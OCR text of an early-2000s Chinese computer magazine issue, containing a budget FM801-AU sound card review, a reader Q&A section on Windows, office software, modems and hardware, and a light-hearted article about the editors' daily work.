这款声卡采用的是一个六角型包装盒（图2），恐怕在市场上绝对找不出第二家了。在包装盒里除了声卡以外还有一本说明书和一张驱动光盘，而声卡仅仅包裹在一个塑料袋中，这对于保护声卡免受碰撞和静电干扰恐怕不够。



图2

这块声卡使用的芯片是ForteMedia公司出品的FM801-AU（图3）音效芯片组。FM801声卡芯片现在有两种，一种后缀是FM801-AS，另一种是FM801-AU，这两个版本的主要区别在于AU支持S/P DIF输入输出，而AS则不支持，所以AU可以说是AS的改进型。芯片虽然支持5.1输出，但是由于这款低端声卡为了降低成本只做了2声道，但是FM801其他的功能一点都不少。




图3

这块声卡的接口（图4）采用颜色区分设计，符合PC99规范（图5）。声卡上提供的接口有麦克风接口(MIC-IN)、声音输出、声音输入、MIDI设备接口/游戏手柄接口。区分接口不同的颜色，我们就可以轻松地进行安装。





图4



Í¼5

安　装

将声卡安装在主板的PCI插槽上，开机以后在Win98系统下安装此声卡比较顺利，基本没有波折。放入驱动光盘，光盘就会自动地运行，界面完全是中文的，你只要选择“驱动程式”选项，它就会把声卡的驱动程序自动地安装好，非常智能化。安装以后，声卡驱动程序会在工具栏中添加一个小图标，这个工具里提供了音量调节和环境音效等调整项，实用性较好。

测　试

我们使用了轻骑兵B1音箱来测试这款声卡的效果。

CD/MP3播放测试　我们使用一张普通的音乐CD碟进行CD播放测试，播放器使用Windows系统自带的CD播放器。在CD播放测试中，声卡系统在低音部分的表现很好，音质清晰亮丽，声音非常有穿透力。但在调大音量的时候，高音方面的表现不够理想，缺少一种透明感。在MP3播放测试中采用了Winamp 2.65播放软件，我们播放了几首MP3音乐以后，感觉这款声卡在回放MP3音乐的时候，只能说效果一般，但是比8738的效果可强多了！

DVD播放测试　作为一款支持AC-3解码的声卡来说，它的长处当然是在DVD影片播放了，虽然这款声卡只是2声道的，没有很强的环绕效果，但是FM801芯片在回放DVD时的效果还不错。我们使用了驱动光盘中的WINDVD2000对DVD影片进行播放，在安装好WINDVD2000以后，WINDVD2000自动将声音输出调整到2声道输出方式。在测试过程中，我们感觉AC-3定位效果很不错，当人物进行对话的时候，可以明显区分出环境和人物清晰的对白，非常有层次感。通过这款100多元的声卡就可以享受到不错的DVD回放效果，的确超值。

声卡在游戏中的表现如何已经成为衡量一款声卡的重要因数。FM801在设置程序中附带了一些特殊效果，包括很多回音效果和立体声扩展、低音增强效果，但这些功能只有在DIRECT SOUND环境下才能使用，而且还是通过CPU运算转换的，所以运用这些环境音效的时候对计算机的配置要求比较高。而在游戏中最常用的还是EAX、A3D这两种，我们使用了鼎鼎大名的QUAKE3这个游戏来测试。这个游戏支持A3D功能，在游戏中我们感觉声音定位准确，游戏中凭声音可以明显感觉到方向，你可以通过敌人发出的声音来判断它的方位，从而增强了游戏的乐趣！我们还运行了《极品飞车5》，这个游戏中大量运用的自然环境音效十分有感染力，游戏运行中感觉汽车的发动机声音和各种环境音乐不错，但是由于是2声道声卡，所以在游戏中的临场感不是很强！

兼容性

我们将这款声卡分别安装在不同的操作系统中，有Win98SE、WinMe、Win2000，驱动程序安装较顺利，但是安装在Win2000的时候驱动程序有些问题，从网上下载最新的FM801公版驱动程序安装后问题解决。其他操作系统中没有遇到什么问题，安装好以后声卡都可以正常地工作，从听音效果来看，在Win2000中要好一些！

我们将声卡安装在不同品牌和型号的主板上面，从而可以看出这块声卡的兼容性。我们使用了皇朝815EP、捷波815EP、美达KT133、微星6309这几个型号的主板进行测试。在安装方面没有遇到任何问题，操作系统都可以正确识别出声卡，安装顺利，而安装好以后声卡都可以在这些主板上面正常工作，声音效果差不多。看来声卡的兼容性较好！

总　结

这款声卡最大的优点就是在100多元的价位上提供了非常齐全的功能。虽然没有硬波表，而只能使用软件进行MIDI音乐回放，但是在DVD、游戏中的效果还是不错的。从测试的效果来看，这款声卡在同档次的声卡中应该名列前茅，而在兼容性上也可圈可点。惟一遗憾的是，将FM801的5.1输出由4声道改成了2声道，不过如此低廉的价格也让人无话可说。



问：我买的品牌机随机附送了一张OEM版的Windows Me 安装光盘，当我想将我电脑中的 Windows 98 系统（我的98可是正版的哟）升级为Windows Me时却被提示说不能升级，是不是得卸载 Windows 98 系统？

答：OEM 版的 Windows Me 安装光盘确实无法在原有的 Windows 98 系统上升级，不过您也实在没有必要卸载 Windows 98 系统再安装 Windows Me。您可以采用如下步骤骗过 Windows Me 以实现安装目的。

（1）在 Windows 98 的“添加 / 删除程序”中做一张Windows 98启动软盘。

（2）利用启动软盘启动计算机到DOS模式下，如果要从光盘安装Windows Me，那么请选择带有光驱驱动的启动模式。

（3）将C盘（或Windows 98所在逻辑盘）Windows目录中的‘Win.com’和‘Winver.exe’文件重命名为‘Win.w98”和“Winver.w98”，请注意，如果在其他目录中还有这两个文件的副本，也要将它们重命名。

（4）运行光盘中Windows Me的Setup.exe程序进行安装，并且将Windows Me安装路径改为原来安装Windows 98的路径。

（北京 庞彬）

问：我把我的硬盘重新分区格式化并重新安装了Windows 95操作系统，可当我安装了耕宇的Riva TNT AGP显卡后，发现在“控制面板”→“系统”→“设备管理器”中的“其他设备”下有两个设备：“PCI-Bridge”和“PCI Universal Serial Bus”，说是这两个设备没有正常安装驱动程序。删除后重新启动仍然存在，请问如何处理？

答：这种现象的产生与显卡无关，而是主板与操作系统的问题。您可以通过如下步骤解决：

（1）找到随主板带的主板驱动程序光盘，安装主板芯片组驱动程序。

（2）删除“其他设备”下的两个设备项，并重新启动计算机。

（3）在系统发现新硬件后安装显卡驱动程序。

（北京 刘洋）

问：我想将我电脑中的Windows 98系统卸载掉，恢复到以前的Windows 95系统。听说用Deltree命令删除系统，再重装95，步骤比较麻烦，请问有没有简单的方案。

答；如果您在升级时备份了原来的系统，可以采用如下步骤：启动Windows，鼠标单击”开始”→”设置”→”控制面板”→”添加 / 删除程序”→”安装 / 卸载”，在下面的程序框中选中“卸载Windows 98”后单击”添加删除”按钮即可。

问：我在使用Dreamweaver3的时候经常要对“Objects”面板进行一些添加等方面的操作，可每次操作后都要重新启动 Dreamweaver3，感觉非常费时费力。请问有什么简单的方法可以不重新启动就可以刷新‘Objects’面板？

答：您可以在完成对“Objects”面板的操作后，按住Ctrl键，同时用鼠标左键单击“Objects”面板上的“Common”菜单，接着选中弹出的“Reload Extensions”选项即可。

（北京 刘洋）

问：我经常要用WPS2000编辑很多文档，并在文档末尾添加我们部门的信息，这些信息都是相同的。用剪贴的办法，一是太麻烦，浪费时间，二是有时中间还要有其他的剪贴操作，最麻烦的是我们部门的信息中有时还有图表，真是难办，请问有没有简便的操作方法？

答：其实您可以通过WPS2000中的“图文符号库”来实现在不同的文档中快速输入相同图文信息的操作。操作方法如下：

（1）启动WPS2000，单击菜单中的“查看”→“工具条”→“图文符号库”，弹出图文符号库对话框。

（2）用鼠标右键单击“图文符号库”对话框，选择弹出菜单中的“新建”命令，接着为新建的文件夹命名，然后用鼠标左键单击新建的文件夹，使文件夹呈打开状态。

（3）在对话框右边的方框内单击鼠标右键，选择弹出菜单中的“新建”，这时在屏幕上会出现一个空白的“新对象集1”。

（4）在文档的编辑框中输入一段信息并设置好文字的字体、字号等格式，如果有图片也一并设置好，再把它们全部选中，并用鼠标左键拖到空白的“新对象集1”框中。之后系统会弹出一个“新增文字单元”对话框，这是达到快速录入关键的一步，我们要在这里设置快捷键。有一点需要注意，快捷键中必须包含Ctrl键。

（5）以后录入文字的时候，只要按下上面设置的快捷键，就能在当前光标位置快速插入自己的特定信息了。

（北京 庞彬）

问：当我将WPS2000工作界面颜色由“白纸黑字”

改为“蓝底白字”时，用WPS2000编辑的各种公式无法复制粘贴到“画图”或“Word”中。不管我怎么操作，粘贴的结果都是一片空白。请问这是怎么回事？

答：这确实是WPS2000中的一个小问题，可能是因为公式在“蓝底白字”状态下显示为白色，所以复制粘贴到“画图”或Word中仍显示为白色，因此在白色背景中就显示不出来了。您只要将WPS2000的工作界面颜色恢复到“白纸黑字”后，一切便会正常。（北京 庞彬）

问：我单位有一台电脑，以前使用Word2000编辑文档时一切正常，可最近发现再编辑文档时键入的英文字母全是大写，用Caps Lock键也切换不回去，请问这是怎么回事？


答：从现象上看很可能是有人对Word2000进行了错误的参数设置，您可以在启动Word2000后单击菜单中的“格式”→“字体”，在随后弹出的对话框中将“全部大写字母”选项前的对勾去掉即可。（北京 PLJ）

过程中将“身份验证”选择成了“允许任何人将我列为好友”。您可以点击Oicq2000界面上小企鹅图标左边的OICQ字样的按钮，在弹出的菜单中选择“个人设定”，单击“网络安全”标签，在“身份验证”框中选中“需要身份验证才能把我列为好友”。这样别人要将你列为好友就必须通过你的验证，这样可以减少黑客对你进行恶意攻击的机会。

（北京 刘洋）

问：我在使用“超级解霸”截取VCD影碟的片段时，经常出现截取后的影片不连贯，缺画面的情况，而我的电脑配置是非常好的，请问如何解决？

答：这是“超级解霸”截取VCD影碟片段的一个常见问题，一般采用下面步骤即可解决。启动“超级解霸”，用鼠标左键单击菜单中"控制"→"控制设置"，去掉"允许DirectCDROM直接读取"前的选中标记。这是因为如果"允许DirectCDROM直接读取"被选中，则系统在读取VCD影碟时并不要求数据完全正确，这样截下来的片段有可能存在损坏的数据。（北京 PLJ）



★ 在Word2000中键入的英文字母全为大写怎么解决？
★ 怎样在没有Word2000的机器上读取Word2000文档？
★ 在Excel2000中怎样调整单元格中文字的方向？
★ 在Oicq2000中怎样避免他人将我列为好友？
★ 用超级解霸截取VCD片段时怎样确保数据完整？
★ SCSI接口和IDE接口硬盘的区别

问：由于工作原因，我需要在一台没有安装Word2000的机器上读取Word2000文档，请问有没有办法？

答：在微软的网站上提供了Word浏览器，可以在不安装Word2000软件的条件下读取Word2000文档。您可以到任意一台装有Word2000并能够上网的电脑上，启动Word2000，用鼠标选择菜单上的“帮助”→“网上Office”，在随后打开的微软官方服务网站上下载Word浏览器。（北京 PLJ）

问：我在使用Excel2000软件制作表格的时候，一些单元格中的文字不一定要求是横平竖直，有时候需要将文字调整一下方向，请问有什么办法？

答：实现这样的操作并不难，您可以用鼠标右键单击要改变文字方向的单元格，在弹出的右键菜单中选择“单元格格式”，在弹出的对话框中单击“对齐”选项卡，在“方向”栏中可以调整文字旋转度数以改变文字角度直到满意为止，单击“确定”后退出即可。（北京 PLJ）

问：我在使用Oicq2000的时候，经常发现有人将我添加成好友，可这些人我都不认识，听人说我能够避免这种情况，请问如何解决这个问题？

答：当别人将您添加成好友的时候，您应该确认是否同意，这在Oicq2000中是可以实现的，您一定是在安装

问：我在购买硬盘的时候，经常被商家问是要SCSI接口的还是IDE接口的，听他们说SCSI接口的好。请问这两种接口有什么区别？哪个更好？

答：IDE接口是个人计算机连接硬盘、光驱等设备的基本接口，一般集成在个人计算机的主板上，使用时可将硬盘或光驱的数据线直接插接在该类接口上即可。SCSI接口目前并非基本接口，而是属于一种扩展接口，采用SCSI接口的如硬盘、光驱等设备一般都提供一块扩展卡，使用时将该卡插在主板的扩展槽上并将设备连接到该卡上即可。当然，目前也有厂商直接将SCSI的控制芯片、接口集成到主板上。

下面我就将两种接口作一简单比较：

可使用设备

IDE接口：硬盘、光驱、ZIP等。

SCSI接口：硬盘、光驱、ZIP、MO、扫描仪、磁带机、打印机等。

可同时连接的设备数

IDE接口：除了连接设备的种类受限制之外，连接数量也只能在4个以内。这在早期计算机外设昂贵、一般人对计算机扩充需求不迫切时，并不会造成困扰。反观今日，DIY玩家在硬盘、光驱已占去2个IDE接口的情况下，只要再加块硬盘和刻录机，计算机便丧失扩充能力。

SCSI 接口：可串接多部外设的特性使之成为扩充设备的主要选择，这也是 SCSI 接口设备逐渐普及的原因之一。目前需要超大容量的工作站级计算机，或要求高效率、高稳定性的环境也都是选择 SCSI 接口。

CPU 资源占用

IDE接口：使用传统IDE接口时，CPU需要随时在线地全程控制数据的传输动作，所以 IDE 传输数据的过程中，CPU 不能做任何事，必须等在旁边，直到传输结束才可执行后续的指令。目前较新的 Ultra DMA 接口采用 Bus Mastering 技术提高性能，减少资源占用，但是也仅能局限在PCI通道内，整体而言，仍比不上 SCSI。

SCSI 接口：早期在 SCSI 接口下，CPU 将传输指令交给 SCSI之后，可随即处理后续的指令，传输的工作则交由SCSI卡上的处理芯片自行负责，传输过程以DMA（Direct Memory Access）方式，由 SCSI 直接访问内存，待 SCSI 处理完毕、发出信号通知 CPU 后，CPU 再进行后续处理即可。目前“即插即用”的 SCSI 卡虽然也改用 Bus Mastering，不过通过独立处理芯片的协助，占用 CPU 的资源还是非常少的。

数据传输方式



★ Modem 的新标准 V.92及其优点

★在 Win98 中装不上内置猫怎么办？

IDE 接口：通常 IDE 有 2 个通道，每个通道可连接 2 个设备，但同一通道中的数据传输率却以速度较慢的设备为标准，且其中一个设备正在使用通道时，另一设备必须等到该设备完成传输操作才能使用通道传输数据。

SCSI 接口：在通道允许的情况下，串接在同一通道的不同设备均能以自身最快的速度传输，不会受到其他设备的影响。

价格

IDE接口设备：由于IDE接口已经内置于主板上，所以价格不高。

SCSI 接口设备：由于需要 SCSI 卡的支持，所以价格相对高一些，但是其对计算机性能的提升是IDE接口设备不能相比的，因此性能价格比很高。（北京 庞彬）

问：我知道目前56k Modem支持v.90、x2、k56FLEX三个标准，最近听人说 Modem 又有了新标准，请问新标准是什么？有什么优点？

答：这个新标准就是 2000 年国际电信联盟(ITU)推出的 56k Modem 的最新标准v.92，与目前主流的 56k Modem v.90 标准相比有三个重大改进：一是高效快速的上传速率，二是快速连接，三是呼叫等待不挂断。

高效快速的上传速率：v.90 标准上传速率只有 33.6kbps，而 v.92 标准最大上传速率可达 48kbps，特别适合发送较大的 E-mail 以及数字音频和图像文件。另外，v.92 标准的数据压缩率比现有的v.90标准提高了近30%，普遍提高了各种类型文件的上传速率，特别是上传网页速度可提高40%～60%。

快速连接：使用支持 v.90 标准的 56k Modem 上网，从开始拨号到连接上 Internet，快的也大约需要 25 秒。可是如果使用了支持v.92标准的 Modem，在第一次使用 Modem 拨号上网以后，如果再次连接，连接时间可以降到10秒以内，大大提高了连接速度。其原因是用户第一次使用Modem拨号上网时，已将线路情况、本机特征、服务器工作方式等多种特征数据以文件的形式保存在主机上，当再次进行连接时，v.92 Modem将寻找本机的特征文件并检查服务器Modem是否支持v.92标准，如果支持，就不再进行线路适应了，而执行快速连接。该过程被称为"握手培训"，而且"握手培训"这个过程是智能化的。

呼叫等待不挂断：允许 Modem 暂停一个连接，并在另一个呼叫接入时做好准备。也就是说上网时用户无须中断连接即可接听接入的电话。Modem 的连接等待时间最长可达9600秒。避免了因使用呼叫等待功能时，质量不高的Modem或信号差的线路引起掉线的现象。

虽然，v.92标准的先进性比较突出，但是用户如果想享受这一新技术带来的优越性，不仅需要购买一个支持这种技术的Modem，或者通过软件升级或Falsh 升级将用户的模拟Modem从支持v.90升级到v.92，同时也需要ISP将其数字转发 Modem 快速地升级，以便支持 v.92。（河北 左魏）

问：我新买了一块 PCI 总线的内置 Modem 卡，在代理商那里使用时好好的，可回家装到我的电脑上就是安装不上，我电脑上装的是 Windows 98 操作系统，请问这是怎么回事？

答：很可能是您的内置 Modem 卡与其他硬件产生了冲突。解决方法：


（1）用鼠标单击“我的电脑”→“控制面板”→“设备管理器”→“调制解调器”，看其中是否有黄色的感叹号或问号。若有，请查看其资源占用，直到调整到与其他设备无资源冲突为止。有的内置Modem卡可能无法修改资源占用，这一般与厂商在卡上设置了跳线有关系，您只要按照说明书上的设置方法改变卡上跳线后再调整资源占用即可。

（2）如果仍然不能解决，可以先将主板上除显示卡和 Modem 卡以外的插卡都拔下，观察 Modem 卡是否能使用。若能使用，请关机后把其他插卡加上一块，再开机检查 Modem 是否可用。直到 Modem 不能使用，说明这块卡与 Modem 冲突，利用上面的方法将与 Modem 有冲突的硬件资源占用调整为其他数值即可。

（3）再不行，还可以利用如下方法：在“我的电脑”→“控制面板”→“设备管理器”中先抄下 COM2 占用的系统资源的各项数值，然后重新启动计算机，进入 BIOS，禁止“BIOS Setup”中的 COM2 口。然后进入操作系统，在“设备管理器”→“调制解调器”下手工把 Modem 资源设置成 COM2 占用系统资源的各项数值。因为 COM2 被禁止，所以，其他设备不会与 Modem 冲突。（北京　刘洋）

问：我刚买了一台扫描仪，使用时经常是前几张扫描的图片十分不清楚，后面的则正常，请问是不是我的扫描仪有问题？

★光源色温对扫描质量的影响
★换环境后扫描仪为何使用不正常？
★怎样快速检测显示器质量？
★为何不同品牌的GeForce2 GTS显卡差价这么大？
★怎样强行读取软盘中的内容？
★使用ISDN上网怎样实现来电显示？



答：这一般不是扫描仪的故障问题，而是扫描仪的预热时间不够。扫描仪在刚开启电源的时候，光源的稳定性较差，而且光源的色温也没有达到扫描仪正常工作所需的色温，因此，此时扫描输出的图像往往饱和度不足。在使用扫描仪之前最好先让扫描仪预热一段时间，品质好的扫描仪一般十几秒钟即可，差的有时需要几分钟，环境也会影响扫描仪的预热时间。（北京　庞彬）

问：我单位一台 SCSI 接口的扫描仪在一间办公室中使用时一切正常，可是调换了一间办公室后开启扫描仪时有时电脑屏幕出现“SCSI card not found”的提示，并检测不到扫描仪，有时却又能正常使用，请问这是怎么回事？

答：这很可能是新办公室中的电路状况不良或环境温度较高造成的故障。因为扫描仪的SCSI卡上设置了保险丝，当遇到不良电路状况(电压不稳或短路等)或环境温度过高时就会自动断开，待线路良好或测得温度符合要求后可自动连通。请从以上两方面检查一下，看看电源电压是否不稳定，或者连接的电气设备是否过多，或者室内温度是否过高等。（北京　庞彬）

问：我想购买一台显示器，可市场上的显示器品牌很多，外观都差不多，有没有简单的办法在购买时检测一下显示器的质量？

答：您可以采用以下几种简单的手段：

（1）不连接主机，打开显示器电源，使之呈白屏状态，用手拍打显示器上面板，如果没有丝毫晃动，则说明显示器抗冲击性比较好。

（2）白屏状态下看一看颜色是否均匀，有没有波纹。

（3）白屏状态下将另一台开启的显示器靠近这一台，看看有没有暗条纹电磁干扰。关闭这台显示器，看看对另一台是否有电磁干扰。

（4）将亮度调节到最大，将对比度调节到中间，看看关机时是否有亮点和彩色块。（北京　刘洋）

问：我去电脑配套市场购买 GeForce2 GTS 显卡，发现同样芯片、不同品牌的产品价格却相差很大，有的卖两千多元，有的只卖一千四百多元，请问为什么差这么多，我该买哪一种？

答：首先要说明的是，决定显卡价格的部件不只是显示芯片，显存也占有很大的比重。采用不同种类的显存，显卡的价格也会有很大的差别。由于 GeForce2 GTS 显卡一般采用的是DDR显存，因此价格相对来说比较高。而一些显卡制造厂商为了降低成本，采用了SDRAM显存，因此价格就便宜了。您看到的只卖一千四百多元的显卡很可能就是这一类。但必须指出的是，采用SDRAM作显存的 GeForce2 GTS 显卡在性能方面明显低于采用 DDR 作显存的 GeForce2 GTS 显卡。如果您对显示质量很在意，千万不要因为贪图小便宜而吃了大亏。（北京　刘洋）

问：我的电脑经常出现这样的问题，当我将软驱中的磁盘更换以后，发现读出的磁盘内容仍然是上一张磁盘的文件列表，这种现象是什么原因造成的？如何解决？

答：出现这种情况，您可以按 Ctrl+C 组合键，强行读取当前软盘的内容。这个问题的产生通常与您在Autoexec.bat文件或Config.sys文件中加载了Smartdrv.exe文件有关。您可以用文本编辑器（如 Edit 等程序）编辑这两个文件，将其中关于 Smartdrv.exe 文件的语句删除。（北京　刘洋）

问：我使用的是采用 Teles 适配器的ISDN专线上网，请问如何实现来电显示？

答：双击 Windows 任务栏中 ISDN 图标，出现“TELES. ISDN Monitor”的窗口，然后设置 Option 栏中的 Monitor Options 选项，选择 Auto open at any action 项。这样，每当有电话打来时，TELES ISDN Monitor 对话框会自动弹出，上面将显示来电的号码及时间。（北京　PLJ）

讲述《电脑爱好者》自己的故事
——编辑部生活大揭密

□ 醉心客

总有很多的读者给我们写信，或者在ICQ和OICQ中问我们，你们在干什么？你们的工作是不是酷？希望大家能成为朋友。是呀，在很多读者的眼中，我们的工作充满着乐趣，每一个编辑在读者眼中似乎都是一个精通电脑硬件、软件、网络、游戏等等的全能高手。OK，那么《电脑爱好者》的编辑到底都是何方"高"人呢？你想了解编辑们平常都在干些什么吗？请各位继续观看醉心客独家提供的"编辑部生活大揭密"。

编辑部是个什么样？

"这位大哥哥，请问编辑部的醉心客坐在哪工作呀？"

"哦，看见那堆报纸、杂志了吧，下面就是他。"

"什么？有没有搞错，我内心如此'崇拜、敬仰'的醉心客,就在这么一个乱七八糟的环境中工作？"


不错,你来到编辑部,只要看到桌子上堆满报纸、杂志、游戏盘、饭盒等等的位置,估计就是醉心客的工位或者是你来到了垃圾站。嘿嘿,资料堆积如山的办公桌不见得是每一个编辑的座位写照,但也并不是太夸张。(耳边传来办公室主任的喊声:刮风了,下雨了,大家快收拾桌子呀！)其实这可能也跟职业有关,每一个编辑每天要处理大量的读者来信及稿件。虽说稿件现在主要是以E-mail为主，但纸张还是堆满了编辑的案头。有时我觉得自己特别像商务通广告中那个冒傻气的胖子记者,我坚信如果商务通让我来做广告,肯定效果会更好。(喂，谁拿走了我的读者MM寄来的照片了……哇，找到了！有了商务通再也没烦恼。)

《电脑爱好者》编辑部的气氛是非常活跃与开放的,大家随时随地可以就一个问题站起来发表自己的看法,然后坐下来听别的编辑就此问题引发的一串激烈的讨论。因此,《电脑爱好者》编辑部的座位也分成了三排。稻草狗根据他的狗式定理作了如下安排：稻草狗、醉心客、烧包少爷等坐在进门的左手边,被称为左派,他们也是经常挑起编辑内部争论的导火派；西风、小渔、飞狼等坐在进门的右手边,被称为右派,他们是积极回应争论的灭火派；坐在中间的被称为中间派,也称炮灰派,基本属于两边口水大战的"牺牲品"。已经"牺牲"并搬出编辑部的人员较多,如古道、CD、小徐MM，ANNY大嗓门等等，最近又搬进来了争争JJ，希望能把争论进行到底。

俺们天天在干啥？

我的ICQ用了五年的时间，上面才有了6XX位朋友。而在2001年第1期把我的OICQ公布后，只用了十几天就达到了这个数字，现在还在不断上涨。我亲爱的Fans，你们太支持我了！我每天一上线，就要花十分钟来确认OICQ的要求认证信息。经常有的Fans抱怨说："你是不是不爱理我呀，为什么这么长时间不回答"。其实我真是有苦难言，在座位上的时候经常要同时回答二三十位Fans的消息，你





说我能快得了吗？所以还请各位 Fans 多多谅解。也有的读者问："你天天在网上干什么？不怕主编骂吗？" 我说："与读者聊天、与作者沟通，这就是我们的工作呀！聊好了，聊出灵感来还会受表扬的呢！"

上面说的只是沟通，编辑最主要的工作还是编辑文稿。大概的流程：嘿嘿，如果你看明白了上面的漫画，可能也就了解了（注：只为示例，并无他意）。如没看明白，请给各位编辑写信询问。在这套流程中，还会发生许许多多的突发事件。如被毙稿子后，再去寻找更合适的选题。还有，经常会需要临时去约一些突发性选题的文章，致使每次到杂志制作后期，整个编辑部就像打会战一样，每个人都在紧张忙碌着。不过我想最紧张的还是主编，经常有一些如栏目标题写错、图放错等情况，在主编这关给揪出来。其中最为惊心动魄的是在交付印制的一刹那，又发现了一个重要错误，而更改片子的情节。当然百密一疏，难免有些漏网之错在此我们对各位读者表示真诚的歉意，并会尽力将错误降至最低。

有的读者问，你们这些编辑都是什么背景呀？其实《电脑爱好者》的编辑，绝大部分都来自电脑爱好者。其中既有资深老编掌风使舵，也有发烧友添煤加碳，还有博士生导师钻研最新航线，当然也缺不了奋力划桨的知识新锐！整个编辑部以年轻人为主，所以更能体贴了解我们年轻读者的需要。我们会团结一心，拧成一股绳，共同驾驶《电脑爱好者》的巨轮，行驶在广阔无垠的IT海洋中，去寻找知识与信息的新大陆。

编辑们最幸福的时刻

这两年《电脑爱好者》的刊办活动越来越多，读者们也都是非常的支持并且积极参与。每次活动都有雪片般的信件飞向编辑部，这一点毫不夸张。每次到活动高潮，负责分发信件的小徐 MM 都会背着几大麻袋的信件到编辑部。看到这些读者亲手寄来的信件，是编辑们的最幸福的时刻。同志们呀，一封只在外表贴了答案的空信封能有多厚？这几麻袋得多少封信呀。(大家都见过麻袋吧？)所以小编们看到这么多读者的来信，也很受鼓舞，尽力地跟厂商洽谈活动奖品，以回报读者。（我举报，烧包少爷是此道高手，而且眼睛贼刁。大家有什么看着眼热的新产品，就跟他说吧。）

天天吃肉包子的喜和悲

为什么这么说呢？《电脑爱好者》是栏目主持人负责制，每个栏目都有一个至两个责任编辑专门负责。如市场一览的烧包少爷一般都是在电脑市场里钻来钻去，或者是在烧包试验室里蹂躏新弄来的板卡。业界视窗版的稻草狗，经常会穿梭在各大新闻会场，天天盼着业界出大事。俺呢，天天的工作就是玩游戏及聊天。有人说这多好，很多人很羡慕你们呢！好是好，这都是我们的最爱也是我们的工作。但是，就跟天天都吃肉包子似的，有时多了也腻。有一阵俺见着成堆的游戏心里就发怵。好在，肉包子的馅老换。

编辑部花絮

[一、关键是怎么做！]一次开会讨论关于是否要开办评测栏目的会议时，大家正为其中一两个难点争论得火热时，半天没说话的阿贵憋着涨红的脸一本正经地突然冒出了一句话："我认为评测栏目还是要做的，关键是怎么做！"听完，众编齐倒！

[二、民主的故事]一日雪后，编辑部只有稻草狗、CD、西风、醉心客四人。大家忽然发现地上有一串串由于踩过雪后而带进屋里的脚印，谁也没说话都在想着谁去扫。过会儿稻草狗站起来说："我知道大家都是不计个人得失、勇挑重担的好同志。为了体现民主，避免出现大家争着干活而产生的工作效率降低的情况，我就问大家一人一个问题。谁没答上来谁就去扫雪印，都答上来了我就去扫。"大家一听，嗯，果然是个好主意。稻草狗先问 CD："你说说全国发行量最大的电脑杂志是什么杂志呀？"CD 说："《电脑爱好者》杂志"。嗯，稻草狗又问西风："你说说，咱们《电脑爱好者》杂志有多少读者呀？"西风说："40万人。"嗯，稻草狗有点紧张地最后问醉心客："你说说，这 40 万读者都叫什么名字呀？"醉心客听完，一声没吭，拿起拖布干这份有前途的职业去了！

其实，编辑部及编辑没有大家想的那么神秘，每一个编辑只不过和广大读者一样是个普通的电脑爱好者。在此，醉心客只是讲述了编辑生活的几个片段。也希望读者们有机会亲身来到我们编辑部，大家坐一坐聊一聊。今后，我们会推出一系列专题，走近一些电脑热门行情的从业者的生活，让他们也讲讲他们与电脑的故事。

■要闻

商业软件联盟代表在京聚会重拳反盗版

